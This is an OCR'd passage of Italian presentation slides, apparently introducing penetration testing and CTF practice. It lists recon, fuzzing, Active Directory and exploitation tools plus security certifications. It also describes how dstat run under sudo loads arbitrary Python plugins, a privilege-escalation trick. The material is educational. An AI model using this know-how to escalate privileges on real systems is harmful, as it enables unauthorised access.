
.. / dstat

☆ Star 8,596

Shell | Sudo

`dstat` allows you to run arbitrary `python` scripts loaded as "external plugins" if they are located in one of the directories stated in the `dstat` man page under "FILES":

Active Directory



Tools

Automation


- SQLMap
  - Addio SQL Injection a mano!
- Nmap
  - Lo sai già
- Bloodhound
  - Enumera e analizza un ambiente AD
- LinPEAS / WinPEAS
  - Privilage escalation
- pSpy
  - Spia i processi all’interno della macchina
- Katana
  - Automatic ctf solver..

FUZZing!


- Gobuster
  - URIs, DNS, Virtual Hosts, Amazon/Google buckets, TFT Servers
- Feroxbuster
  - URIs ricorsivi
  - Rust
- DIrb
  - L'internet explorer dei directory scanner
  - GUI con Dirbuster
- Wfuzz
  - FUZZ everything on the web!

Misc

- Chisel
  - Port forwarding, SSH tunneling
- Impacket
  - Suite di script per diversi protocolli WIndows
  - Kerberos, LDAP, SMB, NTLM, NetBIOS etc
- Metasploit
  - Framework di exploit pronti all'uso
  - Lamerata
- BurpSuite
  - Proxy, Repeater, Decoder, Fuzzer, Spider



Metodologia



Certificazioni

- OSCP
- CompTIA Pentest+
- CompTIA Security+
- CEH
- HTB Certifications
- E molte altre!